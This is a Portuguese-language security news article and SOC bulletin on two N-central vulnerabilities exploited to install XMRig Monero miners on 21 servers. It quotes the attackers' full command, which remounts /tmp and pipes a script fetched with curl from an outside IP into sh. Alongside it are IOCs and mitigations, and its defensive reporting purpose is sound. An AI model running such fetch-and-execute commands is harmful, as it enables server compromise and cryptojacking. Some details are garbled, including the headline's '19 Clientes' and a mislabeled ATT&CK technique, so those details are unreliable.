Hackers Exploit N‑central Flaws to Infect 21 Servers, Including 19 Clientes
Vulnerabilidades 4EverAble2Shell e Agent2Shell permitem execução remota de código e foram usadas para instalar mineradores Monero em 21 servidores N‑central ao redor do mundo.
N‑able informou nesta quinta‑feira (13 de novembro de 2026) que está adotando medidas de contenção após a divulgação pública de duas vulnerabilidades críticas em sua plataforma de gerenciamento N‑central, identificadas como 4EverAble2Shell e Agent2Shell.
Como resposta imediata, a empresa desativou por padrão a API legada nos ambientes hospedados, suspendeu a integração com o Microsoft Intune e recomendou a atualização dos agentes e probes para a versão 2026.4 HF1 ou superior. Clientes on‑premises receberam orientação semelhante: atualizar agentes e probes e garantir que a API legada permaneça desativada.
Os defeitos, descobertos pelo pesquisador independente Sean Bales, permitem que invasores executem código arbitrário como root no servidor N‑central e, subsequentemente, obtenham privilégios de SYSTEM em máquinas Windows gerenciadas, sob condições específicas de configuração.
De acordo com relatos de inteligência de ameaças, a cadeia de exploração combina a vulnerabilidade crítica do componente Apache Axis (referenciada como CVE‑2026‑90436, CVSS 9.8) com uma falha de elevação de privilégio própria do N‑central. O ataque inicia com uma requisição SOAP mal‑formada que faz o Axis instanciar uma classe JLine controlada pelo atacante, resultando na execução de comandos sob a conta de serviço nable.
Em um cenário observado, os atores de ameaça baixam e executam um script shell ("jup.sh") hospedado em 157.20.241.16, que, após ser transferido, instala o minerador XMRig para mineração de Monero. O comando usado remonta a: mount -o remount,exec /tmp 2>/dev/null; curl -fsSL hxxp://157.20.241.16:8080/jup.sh | sh -s nc_[target‑IP‑redacted].

A empresa de segurança Huntback confirmou que o mesmo endereço IP está sendo usado para distribuir o minerador em 21 servidores N‑central, localizados nos Estados Unidos, África do Sul, Canadá, Reino Unido, Alemanha, França e Suécia. Embora o minerador consuma apenas metade dos núcleos de CPU para evitar detecção, ele representa comprometimento total do servidor de gerenciamento.
Os impactos relatados incluem perda de confidencialidade e integridade dos dados de clientes gerenciados, além de risco de uso da infraestrutura para atividades ilícitas. A N‑able alertou que a simples aplicação do Hotfix 2 não é suficiente; 19 dos 21 servidores comprometidos já tinham o hotfix instalado, indicando que a vulnerabilidade persiste em componentes não cobertos pela correção.
O que fazer agora:
Desative imediatamente a API legada e a integração Intune nos ambientes N‑central.
Atualize agentes e probes para a versão 2026.4 HF1 ou posterior.
Verifique a presença do script
jup.shou de processos XMRig em servidores gerenciados.Aplique o patch completo divulgado pela N‑able assim que disponível.
Monitore tráfego de saída para o IP 157.20.241.16 e bloqueie conexões não autorizadas.
Análise Técnica CyberX
Arquitetura afetada
A plataforma N‑central consiste em um servidor central que comunica-se com agentes instalados nos dispositivos gerenciados via protocolos SOAP/HTTPS. O componente vulnerável reside no módulo Apache Axis embutido, responsável por processar mensagens SOAP.
Vetor de ataque
Um invasor não autenticado envia uma requisição SOAP contendo um cabeçalho que referencia uma classe JLine manipulada. Devido à falta de validação de classe, o Axis carrega e executa código arbitrário sob a conta de serviço nable, que possui privilégios de root no servidor Linux.
Escalação para Windows
Com controle do servidor N‑central, o atacante pode usar o agente instalado nos endpoints Windows para executar comandos como SYSTEM, aproveitando a confiança implícita entre o servidor de gerenciamento e os clientes.
Indicadores de comprometimento (IOCs)
Endereço IP de comando e controle: 157.20.241.16
Nome do script observado:
jup.shProcesso minerador:
xmrigou variações
Mitigações recomendadas
Desativar a API legada e integrações não essenciais.
Aplicar a atualização 2026.4 HF1 em todos os agentes e probes.
Bloquear tráfego outbound para o IP acima e monitorar conexões HTTP não autorizadas.
Realizar varredura de arquivos e processos em busca de
jup.shexmrig.
Boletim SOC – N‑central – 4EverAble2Shell / Agent2Shell
Resumo técnico
Vulnerabilidade de execução remota de código (RCE) em Apache Axis (CVE‑2026‑90436) combinada com falha de elevação de privilégio no N‑central permite que um atacante não autenticado obtenha acesso root ao servidor de gerenciamento e, subsequentemente, SYSTEM nos endpoints Windows.
Ativos potencialmente afetados
Servidores N‑central (versões anteriores a 2026.4 HF1)
Agentes e probes instalados em dispositivos Windows gerenciados
Técnicas observadas (MITRE ATT&CK)
T1190 – Exploit Public-Facing Application
T1068 – Exploitation for Privilege Escalation
T1059 – Command‑and‑Control (Shell)
Indicadores de comprometimento
Sem hashes de arquivos confirmados, mas observados:
Comunicação HTTP/HTTPS para 157.20.241.16:8080
Execução de script
jup.shProcessos
xmrigconsumindo ~50 % de CPU
Recomendações de curto prazo
Desativar a API legada e a integração Intune imediatamente.
Aplicar a atualização 2026.4 HF1 em todos os agentes/probes.
Bloquear o IP 157.20.241.16 no firewall de saída.
Realizar varredura de processos e arquivos suspeitos nos servidores N‑central.
Controles de longo prazo
Implementar segmentação de rede para isolar o servidor N‑central.
Adotar monitoramento de integridade de arquivos (FIM) nos diretórios de agentes.
Revisar políticas de atualização automática para garantir que patches críticos sejam aplicados rapidamente.
Preservação de evidências
Coletar logs de acesso ao servidor N‑central, registros de SOAP, e capturas de tráfego de rede que contenham solicitações ao IP de C2. Armazenar imagens de disco dos servidores comprometidos para análise forense.
Perguntas frequentes
O que são as vulnerabilidades 4EverAble2Shell e Agent2Shell?
São duas falhas críticas na plataforma de gerenciamento N-central que permitem a execução remota de código e comprometimento de servidores e máquinas Windows gerenciadas.
Qual malware foi instalado nos servidores afetados?
Os invasores instalaram o minerador XMRig para realizar a mineração clandestina da criptomoeda Monero.
Quem descobriu as falhas no N-central?
As falhas foram descobertas pelo pesquisador independente Sean Bales.
Como a N-able recomendou responder às vulnerabilidades?
A empresa recomendou desativar a API legada em ambientes hospedados e on-premises, suspender a integração com o Microsoft Intune e atualizar agentes e probes para a versão 2026.4 HF1 ou superior.